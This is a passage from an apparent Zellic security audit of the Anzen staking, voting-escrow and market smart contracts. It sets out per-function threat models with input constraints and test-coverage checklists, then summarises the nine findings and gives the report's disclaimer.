Therefore, we recommend building a rigorous test suite that includes all contracts to ensure that the system operates securely and as intended.

Good test coverage has multiple effects.

- It finds bugs and design flaws early (preaudit or prerelease).
- It gives insight into areas for optimization (e.g., gas cost).
- It displays code maturity.
- It bolsters customer trust in your product.
- It improves understanding of how the code functions, integrates, and operates — for developers and auditors alike.
- It increases development velocity long-term.

The last point seems contradictory, given the time investment to create and maintain tests. To expand upon that, tests help developers trust their own changes. It is difficult to know if a code refactor — or even just a small one-line fix — breaks something if there are no tests. This is especially true for new developers or those returning to the code after a prolonged absence. Tests have your back here. They are an indicator that the existing functionality *most likely* was not broken by your change to the code.

5. Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1. Contract: AnzenGaugeControllerBaseUpg.sol

Function: `_addRewardsToMarket(address market, uint128 anzenAmount)`

This function is used to allocate new Anzen rewards to the specified market and update the reward status of the market.

Inputs

- `market`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The address of the market.
- `anzenAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The amount of Anzen rewards to allocate to the market.

Branches and code coverage

Intended branches

- Get updated market-reward data and calculate unallocated rewards.
  - ☐ Test coverage
- Calculate new reward rate and update market-reward data.
  - ☐ Test coverage

Function: `_receiveVotingResults(uint128 wTime, address[] markets, uint256[] anzenAmounts)`

This function is used to receive voting results from VotingController and add these results to the market reward data. Only the first message for a timestamp will be accepted; all subsequent messages will be ignored.

Inputs

- `wTime`
  - **Control**: Arbitrary.
  - **Constraints**: Receive voting results only from VotingController.
  - **Impact**: A timestamp indicating the voting result.
- `markets`
  - **Control**: Arbitrary.
  - **Constraints**: Receive voting results only from VotingController.
  - **Impact**: An array representing the market addresses.
- `anzenAmounts`
  - **Control**: Arbitrary.
  - **Constraints**: Receive voting results only from VotingController.
  - **Impact**: An array representing the number of Anzen rewards for the corresponding market.

Branches and code coverage

Intended branches

- Ensure that the voting result of each timestamp is only received once.
  - ☐ Test coverage
- Iterate over the markets array, merge new rewards with existing rewards, and update the market's reward rate and status.
  - ☐ Test coverage

Negative behavior

- Revert if the markets and `anzenAmounts` arrays are not of equal length.
  - ☐ Negative test

5.2. Contract: AnzenVotingControllerUpg.sol

Function: `addPool(uint64 chainId, address pool, uint64 maxWeight, uint64 minWeight)`

This function is used to add a pool to allow users to vote.

Inputs

- `chainId`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Chain ID.

- `pool`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the pool.
- `maxWeight`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the maximum weight.
- `minWeight`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the minimum weight.

Branches and code coverage

Intended branches

- Add the pool.
  - ☐ Test coverage
- Update the pool's weight configuration.
  - ☐ Test coverage

Negative behavior

- Revert if the caller is not the owner or owner helper.
  - ☐ Negative test
- Revert if the pool is already active.
  - ☐ Negative test
- Revert if the pool is already added and removed.
  - ☐ Negative test

Function: `applyPoolSlopeChanges(address pool)`

This function is used to process all the slope changes that have not been processed and updates this data into `poolData`.

Inputs

- `pool`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Pool address.

Branches and code coverage

Intended branches

- Check current week start.
  - ☐ Test coverage
- Update the pool's vote data and slope changes.
  - ☐ Test coverage

Negative behavior

- Revert if the pool is not active.
  - ☐ Negative test

Function: `broadcastResults(uint64 chainId)`

This function is used to broadcast the voting results of the current week to the chain with `chainId`.

Inputs

- `chainId`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Chain ID.

Branches and code coverage

Intended branches

- Invoke `_broadcastResults()` to broadcast the results.
  - ☐ Test coverage
- Refund unused ETH.
  - ☐ Test coverage

Negative behavior

- Revert if the epoch has not been finalized.
  - ☐ Negative test

Function: `finalizeEpoch()`

This function is used to finalize the voting results of all pools, up to the current epoch.

Branches and code coverage

Intended branches

- Call `applyPoolSlopeChanges()` for all active pools.
  - ☐ Test coverage
- Set all past epochs as finalized.
  - ☐ Test coverage

Function: `forceBroadcastResults(uint64 chainId, uint128 wTime, uint128 forcedAnzenPerSec)`

This function is used to force broadcast a message in case there are issues with LayerZero.

Inputs

- `chainId`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Chain ID.
- `wTime`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the week time.
- `forcedAnzenPerSec`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the forced Anzen per second.

Branches and code coverage

Intended branches

- Invoke `_broadcastResults()` to broadcast the results.
  - ☐ Test coverage
- Refund unused ETH.
  - ☐ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☐ Negative test

Function: `removePool(address pool)`

This function is used to remove a pool from voting.

Inputs

- `pool`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the pool.

Branches and code coverage

Intended branches

- Apply the pool's slope changes before removing it.
  - ☐ Test coverage
- Remove the pool.
  - ☐ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☐ Negative test
- Revert if the pool is not active.
  - ☐ Negative test

Function: `setAnzenPerSec(uint128 newAnzenPerSec)`

This function is used to set new Anzen per second.

Inputs

- `newAnzenPerSec`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the new Anzen per second.

Branches and code coverage

Intended branches

- Update the Anzen per second.

- ☐ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☐ Negative test

Function: `setOwnerHelper(address _helper)`

This function is used to set the owner helper.

Inputs

- `_helper`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the helper.

Branches and code coverage

Intended branches

- Set the owner helper.
  - ☐ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☐ Negative test

Function: `updatePoolWeightConfig(address pool, uint64 maxWeight, uint64 minWeight)`

This function is used to configure the maximum and minimum weight vote for a pool.

Inputs

- `pool`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the pool.
- `maxWeight`
  - **Control**: Arbitrary.

- **Constraints**: None.
- **Impact**: Value of the maximum weight.

- `minWeight`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the minimum weight.

Branches and code coverage

Intended branches

- Update the pool's weight configuration.
  - ☐ Test coverage

Negative behavior

- Revert if the caller is not the owner or owner helper.
  - ☐ Negative test

Function: `vote(address[] pools, uint64[] weights)`

This function is used to vote on pools. It updates a user's vote weights, also allowing the user to divide their voting power across different pools.

Inputs

- `pools`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of pools to change vote weights.
- `weights`
  - **Control**: Arbitrary.
  - **Constraints**: Must be the same length as `pools`.
  - **Impact**: Array of voting weight on each pool in `pools`.

Branches and code coverage

Intended branches

- Invoke `applyPoolSlopeChanges()` if the pool is active.
  - ☐ Test coverage
- Invoke `_modifyVoteWeight()` to modify the user's vote weight.
  - ☐ Test coverage

Negative behavior

- Revert if the pools and weights arrays have different lengths.
  - ☐ Negative test
- Revert if the user is not the owner and has no veAnzen balance.
  - ☐ Negative test
- Revert if the total voted weight is more than `USER_VOTE_MAX_WEIGHT`.
  - ☐ Negative test

5.3. Contract: LockedUsdzMarket.sol

Function: `cancelOffer(uint256 offerId)`

The function allows the creator or a pool manager to cancel an offer that has expired, returning the locked tokens to the creator.

Inputs

- `offerId`
  - **Control**: Arbitrary.
  - **Constraints**: Must be an existing offer.
  - **Impact**: The parameter identifies which offer to cancel.

Branches and code coverage

Intended branches

- Return the locked tokens to the creator, update state variables, and delete the offer.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the creator or a pool manager.
  - ☐ Negative test
- Revert if the offer has not yet expired.
  - ☑ Negative test

Function: `createOffer(uint256 tokenId, uint256 amount, uint256 askPrice)`

The function allows a user to create a new offer by locking ERC-1155 tokens in the contract and setting an ask price.

Inputs

- `tokenId`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The parameter specifies the identifier of the ERC-1155 token to be locked in the offer.
- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than or equal to `minimumOfferAmount`.
  - **Impact**: The parameter specifies the amount of tokens to lock in the offer.
- `askPrice`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than zero and less than or equal to 1e6.
  - **Impact**: The parameter specifies the asking price for the offer in USDC equivalent.

Branches and code coverage

Intended branches

- A new offer structure is created, `offerIdCounter` is incremented, and the data is added to `offers`.
  - ☑ Test coverage
- The tokens are transferred from the creator to the contract, and `offerId` is recorded in the `userOffers` mapping.
  - ☑ Test coverage

Negative behavior

- Revert if `amount` is below `minimumOfferAmount`.
  - ☐ Negative test
- Revert if `askPrice` is not within an acceptable range.
  - ☐ Negative test

Function: `fillOffer(uint256 offerId, uint256 amount)`

The function allows a user to fill an existing offer by transferring USDC to the offer creator and receiving the specified amount of locked tokens.

Inputs

- `offerId`
  - **Control**: Arbitrary.

- **Constraints**: Must be an existing offer.
- **Impact**: The parameter identifies which offer to fill.

- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: Must be less than or equal to the remaining offer amount. Must be greater than zero.
  - **Impact**: The parameter specifies how many tokens from the offer to purchase.

Branches and code coverage

Intended branches

- Calculate the required USDC, update the offer's amount, and complete the token transfer.
  - ☑ Test coverage
- Decrement `pendingOffersCount` and delete the offer if the offer amount becomes zero.
  - ☑ Test coverage

Negative behavior

- Revert if `requiredUSDC` is zero.
  - ☐ Negative test
- Revert if `amount` is not within permissible range.
  - ☐ Negative test

5.4. Contract: LockingToken.sol

Function: `createLock(uint256 _value, uint256 _days)`

This function allows users to lock a certain amount of lockedToken to gain voting power. A user can choose to increase the amount of lockedToken or extend the lock time.

Inputs

- `_value`
  - **Control**: Arbitrary.
  - **Constraints**: Greater than or equal to `minLockedAmount`.
  - **Impact**: The amount of lockedToken the user wants to lock.
- `_days`
  - **Control**: Arbitrary.
  - **Constraints**: Greater than or equal to seven days. Less than or equal to two years.
  - **Impact**: The amount of days the user wants to lock the lockedToken.

Branches and code coverage

Intended branches

- Call `_deposit_for`, and the user can choose to increase the amount of lockedToken or extend the lock time.
  - ☑ Test coverage
- Calculate voting power, update lock information, and perform token transfers.
  - ☑ Test coverage

Negative behavior

- Revert if locked amount is less than the minimum amount.
  - ☑ Negative test
- Revert if old tokens have not been withdrawn.
  - ☐ Negative test
- Revert if the user wants to lock the token for less than seven days.
  - ☑ Negative test
- Revert if the user wants to lock the token for more than two years.
  - ☐ Negative test
- Revert if increasing the amount and extending the lock time at the same time.
  - ☐ Negative test
- Revert if there is no benefit to lock.
  - ☐ Negative test

Function: `increaseAmount(uint256 _value)`

This function allows users to increase the amount of lockedToken without changing the lock time.

Inputs

- `_value`
  - **Control**: Arbitrary.
  - **Constraints**: Greater than or equal to `minLockedAmount`.
  - **Impact**: The amount of lockedToken that the user wants to increase.

Branches and code coverage

Intended branches

- Call the `_deposit_for` function, calculate the new voting power, and update the locked amount.
  - ☑ Test coverage

Negative behavior

- Revert if `_value` is less than `minLockedAmount`.
  - ☐ Negative test

Function: `increaseUnlockTime(uint256 _days)`

This function allows the user to extend the duration of the lock without changing the lock amount.

Inputs

- `_days`
  - **Control**: Arbitrary.
  - **Constraints**: Greater than or equal to seven days. Less than or equal to two years.
  - **Impact**: Number of days the user wants to extend the lockout period.

Branches and code coverage

Intended branches

- Call the `_deposit_for` function to update the user's lock time and update the voting power.
  - ☐ Test coverage

Negative behavior

- Revert if extending lock to more than two years.
  - ☐ Negative test

Function: `withdraw()`

This function ensures that users can only withdraw their lockedToken after the lockup period ends and then call the `_burn` function to destroy the user's lockedToken.

Branches and code coverage

Intended branches

- Reset the user's lockout amount and end time to zero.
  - ☑ Test coverage
- Call the `_burn` function to destroy the user's lockedToken.
  - ☑ Test coverage
- Get the lockedToken balance available in the contract. If the balance is not enough to pay the user's withdrawal request, call `_withdrawFromGauge` to make up the difference.

- ☐ Test coverage
- Use `safeTransfer` to transfer the locked tokens back to the user.
  - ☐ Test coverage

Negative behavior

- Revert if the user's lock amount is zero.
  - ☐ Negative test
- Revert if lock has not expired.
  - ☑ Negative test

5.5. Contract: MainnetUSDzMarket.sol

Function: `adminFillOffer(uint256 offerId, uint256 usdzAmount)`

The function allows a user with the `POOL_MANAGER_ROLE` to fill an offer, involving complex interactions with external contracts for redemption and repayment.

Inputs

- `offerId`
  - **Control**: Arbitrary.
  - **Constraints**: Must correspond to an existing offer.
  - **Impact**: The parameter identifies the specific offer to fill.
- `usdzAmount`
  - **Control**: Arbitrary.
  - **Constraints**: Must be a positive value and should not exceed the remaining amount in the offer.
  - **Impact**: The parameter determines how much USDz is to be transacted.

Branches and code coverage

Intended branches

- Deduct `usdzAmount` from the offer's amount, calculate `requiredUSDC`, and interact with external contracts for token swaps and transfers.
  - ☑ Test coverage
- If the offer amount becomes zero after the transaction, decrement `pendingOffersCount` and delete the offer.
  - ☑ Test coverage

Negative behavior

- Revert if the offer has already been filled.
  - ☐ Negative test

- Revert if the `usdzAmount` is not greater than zero.
  - ☐ Negative test

Function: `cancelOffer(uint256 offerId)`

The function allows the creator or a pool manager to cancel an offer that has expired, returning the locked tokens to the creator.

Inputs

- `offerId`
  - **Control**: Arbitrary.
  - **Constraints**: Must be an existing offer.
  - **Impact**: The parameter identifies which offer to cancel.

Branches and code coverage

Intended branches

- Return the locked tokens to the creator, update state variables, and delete the offer.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the creator or a pool manager.
  - ☐ Negative test
- Revert if the offer has not yet expired.
  - ☑ Negative test

Function: `createOffer(uint256 tokenId, uint256 amount, uint256 askPrice)`

The function allows a user to create a new offer by locking ERC-1155 tokens in the contract and setting an ask price.

Inputs

- `tokenId`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The parameter specifies the identifier of the ERC-1155 token to be locked in the offer.
- `amount`

- **Control**: Arbitrary.
- **Constraints**: Must be greater than or equal to `minimumOfferAmount`.
- **Impact**: The parameter specifies the amount of tokens to lock in the offer.

- `askPrice`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than zero and less than or equal to 1e6.
  - **Impact**: The parameter specifies the asking price for the offer in USDC equivalent.

Branches and code coverage

Intended branches

- A new offer structure is created, `offerIdCounter` is incremented, and the data is added to `offers`.
  - ☑ Test coverage
- The tokens are transferred from the creator to the contract, and `offerId` is recorded in the `userOffers` mapping.
  - ☑ Test coverage

Negative behavior

- Revert if `amount` is below `minimumOfferAmount`.
  - ☐ Negative test
- Revert if `askPrice` is not within an acceptable range.
  - ☐ Negative test

Function: `fillOffer(uint256 offerId, uint256 amount)`

The function allows a user to fill an existing offer by transferring USDC to the offer creator and receiving the specified amount of locked tokens.

Inputs

- `offerId`
  - **Control**: Arbitrary.
  - **Constraints**: Must be an existing offer.
  - **Impact**: The parameter identifies which offer to fill.
- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: Must be less than or equal to the remaining offer amount. Must be greater than zero.
  - **Impact**: The parameter specifies how many tokens from the offer to purchase.

Branches and code coverage

Intended branches

- Calculate the required USDC, update the offer's amount, and complete the token transfer.
  - ☑ Test coverage
- Decrement `pendingOffersCount` and delete the offer if the offer amount becomes zero.
  - ☑ Test coverage

Negative behavior

- Revert if `requiredUSDC` is zero.
  - ☐ Negative test
- Revert if `amount` is not within permissible range.
  - ☐ Negative test

5.6. Contract: StakePool.sol

Function: `addRewardPool(address _rewardToken, uint256 _startTime, uint256 _endRewardTime, uint256 _rewardPerSecond)`

This function is used by the owner to first update the status of all existing `rewardPoolInfo`s and then add a new `rewardPoolInfo`.

Inputs

- `_rewardToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the `rewardPool` token contract.
- `_startTime`
  - **Control**: Arbitrary.
  - **Constraints**: Must be less than `_endRewardTime`. Usually greater than `block.timestamp`; otherwise, it will be treated as `block.timestamp`.
  - **Impact**: Start reward time that `rewardPool` distribution occurs.
- `_endRewardTime`
  - **Control**: Arbitrary.
  - **Constraints**: Must be greater than `_startTime`.
  - **Impact**: Time that `rewardPool` distribution ends.
- `_rewardPerSecond`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Reward-token amount to distribute per second.

Branches and code coverage

Intended branches

- Check if `_startTime` is smaller than `block.timestamp`. If so, change `_startTime` to `block.timestamp` directly.
  - ☐ Test coverage
- Make sure `_startTime` is less than `_endRewardTime`.
  - ☐ Test coverage
- Call the `updateReward` function to update the existing `rewardPoolInfo` status.
  - ☐ Test coverage
- Create a new `rewardPool` and add it to the `rewardPoolInfo` array.
  - ☐ Test coverage

Negative behavior

- Revert if the `_endRewardTime` of the new `rewardPool` is greater than or equal to `_startTime`.
  - ☐ Negative test

Function: `emergencyWithdraw()`

This function allows users to withdraw their entire staked amount in an emergency, regardless of any pending rewards.

Branches and code coverage

Intended branches

- Get the total amount of the user's current stake, `user.amount`, and sets the user's stake to zero.
  - ☐ Test coverage
- Iterate through all `rewardPools` and reset the user's `rewardDebt` in each pool to zero. This means that the user will no longer have any pending rewards after an emergency withdrawal.
  - ☐ Test coverage
- Transfer the entire amount of the user's stake from the contract back to the user.
  - ☐ Test coverage

Negative behavior

- Revert if the current time (`block.timestamp`) is less than the user's `lastStakeTime + unstakingFrozenTime`.
  - ☐ Negative test

Function: `updateRewardPool(uint8 _pid, uint256 _endRewardTime, uint256 _rewardPerSecond)`

This function is used by the owner to update the state of the `rewardPool` for a specific `_pid`.

Inputs

- `_pid`
  - **Control**: Arbitrary.
  - **Constraints**: Greater than or equal to zero and less than 256.
  - **Impact**: Index of `rewardPool`.
- `_endRewardTime`
  - **Control**: Arbitrary.
  - **Constraints**: Greater than or equal to `block.timestamp`.
  - **Impact**: Time that `rewardPool` distribution ends.
- `_rewardPerSecond`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Reward-token amount to distribute per second.

Branches and code coverage

Intended branches

- Update the state variables of the `rewardPool` with index `_pid`.
  - ☐ Test coverage

Negative behavior

- Revert if `endRewardTime` is greater than or equal to `block.timestamp`.
  - ☐ Negative test

Function: `withdraw(uint256 _amount)`

The function allows users to withdraw tokens from the staking pool while ensuring that the user's staking and reward statuses are correctly updated.

Inputs

- `_amount`
  - **Control**: Arbitrary.
  - **Constraints**: Less than or equal to the `stakeToken` amount staked by the user.
  - **Impact**: The amount of tokens the user wants to withdraw from the `StakePool`.

Branches and code coverage

Intended branches

- Check whether the user's stake amount is sufficient to withdraw the requested `_amount`.
  - ☐ Test coverage
- Call `getAllRewards` to calculate and distribute all pending rewards for the user.
  - ☐ Test coverage
- Update the user's stake amount `user.amount` and update the `rewardDebt` of each `rewardPool`.
  - ☐ Test coverage
- Transfer `_amount` of `stakeToken` from the contract back to the user.
  - ☐ Test coverage

Negative behavior

- Revert if the `_amount` that the user withdraws is greater than the `user.amount`.
  - ☐ Negative test
- Revert if the current time (`block.timestamp`) is less than the user's `lastStakeTime + unstakingFrozenTime`.
  - ☐ Negative test

Function: `_stakeFor(address _account, uint256 _amount)`

This function will be called by the `stake` function, used for users to stake `stakeToken` and record the relevant information of this transaction.

Inputs

- `_account`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The address of the user performing the staking.
- `_amount`
  - **Control**: Arbitrary.
  - **Constraints**: Greater than zero.
  - **Impact**: The amount of `stakeToken` the user wants to stake.

Branches and code coverage

Intended branches

- Transfer `stakeToken` to the current contract.
  - ☐ Test coverage

- Get the `UserInfo` structure of `_account` to update the user's staking information.
  - ☐ Test coverage
- Calculate, by iterating over `rewardPoolInfo`, the `rewardDebt` for each reward pool and update the user's `rewardDebt` with the new amount.
  - ☐ Test coverage
- Update `user.lastStakeTime` to the current `block.timestamp` to record the time when the staking occurs.
  - ☐ Test coverage

Negative behavior

- Revert if `_amount` is zero.
  - ☐ Negative test

5.7. Contract: VotingEscrowAnzenMainchain.sol

Function: `broadcastTotalSupply(uint256[] calldata chainIds)`

The function broadcasts the updated total-supply information across the specified chain IDs.

Inputs

- `chainIds`
  - **Control**: Arbitrary.
  - **Constraints**: Must be nonempty and supported chain IDs.
  - **Impact**: The parameter specifies the chains to broadcast the total supply update.

Branches and code coverage

Intended branches

- Update and broadcast the total supply across specified chains.
  - ☐ Test coverage

Negative behavior

- Revert if `chainIds` is empty.
  - ☐ Negative test
- Revert if elements of `chainIds` are not in `destinationContracts`.
  - ☐ Negative test

Function: `broadcastUserPosition(address user, uint256[] calldata chainIds)`

The function broadcasts the updated user position and total supply to specified chain IDs.

Inputs

- `user`
  - **Control**: Arbitrary.
  - **Constraints**: Must not be the zero address.
  - **Impact**: The parameter identifies the user whose position to broadcast.
- `chainIds`
  - **Control**: Arbitrary.
  - **Constraints**: Must be nonempty and supported chain IDs.
  - **Impact**: The parameter specifies the chains to broadcast the update.

Branches and code coverage

Intended branches

- Update and broadcast the user's veAnzen position and total supply to specified chains.
  - ☐ Test coverage

Negative behavior

- Revert if `chainIds` is empty.
  - ☐ Negative test
- Revert if elements of `chainIds` are not in `destinationContracts`.
  - ☐ Negative test

Function: `increaseLockPosition(uint128 additionalAmountToLock, uint128 newExpiry)`

The function increases the lock position of a user by adjusting both the amount locked and the expiration time.

Inputs

- `additionalAmountToLock`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The parameter specifies how much additional Anzen is to be locked.
- `newExpiry`

- **Control**: Arbitrary.
- **Constraints**: Must be a valid week start and within the allowed lock duration.
- **Impact**: The parameter sets a new expiry date for the lock.

Branches and code coverage

Intended branches

- Transfer additional Anzen from the user to the contract if `additionalAmountToLock` is greater than zero.
  - ☐ Test coverage
- Call `_increasePosition` to internally update the user's locked position, the total supply, and the user's balance history.
  - ☐ Test coverage

Negative behavior

- Revert if `newExpiry` results in an invalid lock duration or is otherwise inappropriate relative to the current time or lock policy.
  - ☐ Negative test

Function: `increaseLockPositionAndBroadcast(uint128 additionalAmountToLock, uint128 newExpiry, uint256[] calldata chainIds)`

The function combines the operations of increasing the lock position of the user and broadcasting the updated position across specified chains.

Inputs

- `additionalAmountToLock`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The parameter specifies how much additional Anzen is to be locked.
- `newExpiry`
  - **Control**: Arbitrary.
  - **Constraints**: Must be a valid week start and within the allowed lock duration.
  - **Impact**: The parameter sets a new expiry date for the lock.
- `chainIds`
  - **Control**: Arbitrary.
  - **Constraints**: Must be nonempty and supported chain IDs.
  - **Impact**: The parameter specifies the chains to broadcast the update.

Branches and code coverage

Intended branches

- Call `increaseLockPosition` to update the user's locked position by transferring additional funds and adjusting the expiry.
  - ☐ Test coverage
- Call within `increaseLockPosition` for internal state updates and calculations related to the VE-token balance.
  - ☐ Test coverage
- Broadcast updates user position to specified chains.
  - ☐ Test coverage

Negative behavior

- Revert if `chainIds` is empty.
  - ☐ Negative test
- Revert if elements of `chainIds` are not in `destinationContracts`.
  - ☐ Negative test
- Revert if `newExpiry` results in an invalid lock duration or is otherwise inappropriate relative to the current time or lock policy.
  - ☐ Negative test

Function: `withdraw()`

The function allows users to withdraw their expired lock positions, returning the locked Anzen back.

Branches and code coverage

Intended branches

- Remove user's position data and transfer Anzen back to the user.
  - ☐ Test coverage

Negative behavior

- Revert if the position is not expired.
  - ☐ Negative test
- Revert if no Anzen is locked to withdraw.
  - ☐ Negative test

5.8. Contract: VotingEscrowAnzenSidechain.sol

Function: `executeMessage(bytes memory message)`

The function processes incoming cross-chain messages, updating the total supply and user positions accordingly.

Inputs

- `message`
  - **Control**: Arbitrary.
  - **Constraints**: Must be a properly formatted message containing encoded `msgTime`, `supply`, and optional `userData`.
  - **Impact**: The parameter contains the data needed for updating the total supply and user positions.

Branches and code coverage

Intended branches

- Decode `message` to access `msgTime`, `supply`, and `userData`.
  - ☐ Test coverage
- Call `_setNewTotalSupply` to update the total supply at `msgTime`.
  - ☐ Test coverage
- Call `_setNewUserPosition` to update the user's position if `userData` is not empty.
  - ☐ Test coverage

Negative behavior

- Revert if `msgTime` is older than `lastTotalSupplyReceivedAt`.
  - ☐ Negative test

5.9. Contract: VotingResultBroadcaster.sol

Function: `finalizeAndBroadcast(uint64[] chainIds)`

This function is used to update the last broadcasted week and finalize the epoch. It is used to calculate the fee for broadcasting the result and broadcast the results for the given chain IDs.

Inputs

- `chainIds`
  - **Control**: Arbitrary.
  - **Constraints**: None.

- **Impact**: Array of chain IDs.

Branches and code coverage

Intended branches

- Get the fee for broadcasting the result.
  - ☑ Test coverage
- Update the last broadcasted week.
  - ☑ Test coverage

Negative behavior

- Revert if the last broadcasted week is greater than or equal to the current week.
  - ☐ Negative test

Function: `withdrawETH()`

This function is used to withdraw the ETH from the contract. Only the owner can call this function.

Branches and code coverage

Intended branches

- Transfer ETH to the owner.
  - ☐ Test coverage

Negative behavior

- Revert if the caller is not the owner.
  - ☐ Negative test

6. Assessment Results

At the time of our assessment, the reviewed code was not deployed to Base Mainnet or other networks.

During our assessment on the scoped Anzen and protocol-v2 contracts, we discovered nine findings. No critical issues were found. Three findings were of medium impact, three were of low impact, and the remaining findings were informational in nature.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.